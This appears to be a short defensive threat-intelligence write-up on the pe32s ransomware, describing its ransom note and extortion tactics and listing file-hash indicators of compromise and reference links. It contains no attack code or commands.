


Screenshot of files encrypted by pe32s ransomware -





Ransomware Note

Pe32s generates a ransom note that notifies victims of encryption and theft of sensitive data.



- The **ransomware price varies** from hundreds to thousands of USD depending on the number of **systems infected** and **scale of organizations** which is attacked
- To gain trust of victim, attackers allow victims to **decrypt a few small files** (under 1-2 MB) for free





Indicators of Compromise

MD5

1289a867fafe321b51a93aa47afaffc9

SHA-1

221d0cbd5c7a0c84bb86b4351c552f6efcd4f3b6

SHA-256

c6ddc9c2852eddf30f945a50183e28d38f6b9b1bbad01aac52e9d9539482a433

Vhash

026056655d15555013zb2z623z69z95z15zf7z

Authentihash

c69f4739d3c5a9287e9aba0eced32a6b726ece8a6e7d54ccd0c14151ddfa4412

Imphash

9448b7f2dfefd2cd32e6d9b27e1ca042

Rich PE header hash

0c271e47bdfe14a4f5e77597a8e53395

SSDEEP

24576:Yg/78lfkolIL4ZEsUww7x5mTUuCywzYQyh4j3GeoprCCysqKa3XpZ5Bh:YW7gkeILAEsU0
Zh4jGpp+Cys+

TLSH

T103A55C53FA7391F8C16AC078821A2232FB36BC8D471076F767D046213E95B906F6DB99

References

<https://gist.github.com/zachlatta/f86317493654b550c689dc6509973aa4>

<https://nypost.com/2025/01/30/tech/gmail-warns-users-to-secure-accounts-after-malicious-ai-hack-confirmed/>

https://www.theregister.com/2025/01/27/google_confirms_action_taken_to/

<https://www.zimperium.com/blog/mobile-indian-cyber-heist-fatboypanel-and-his-massive-data-breach/>

<https://www.pcrisk.com/removal-guides/32211-pe32s-ransomware#prevention>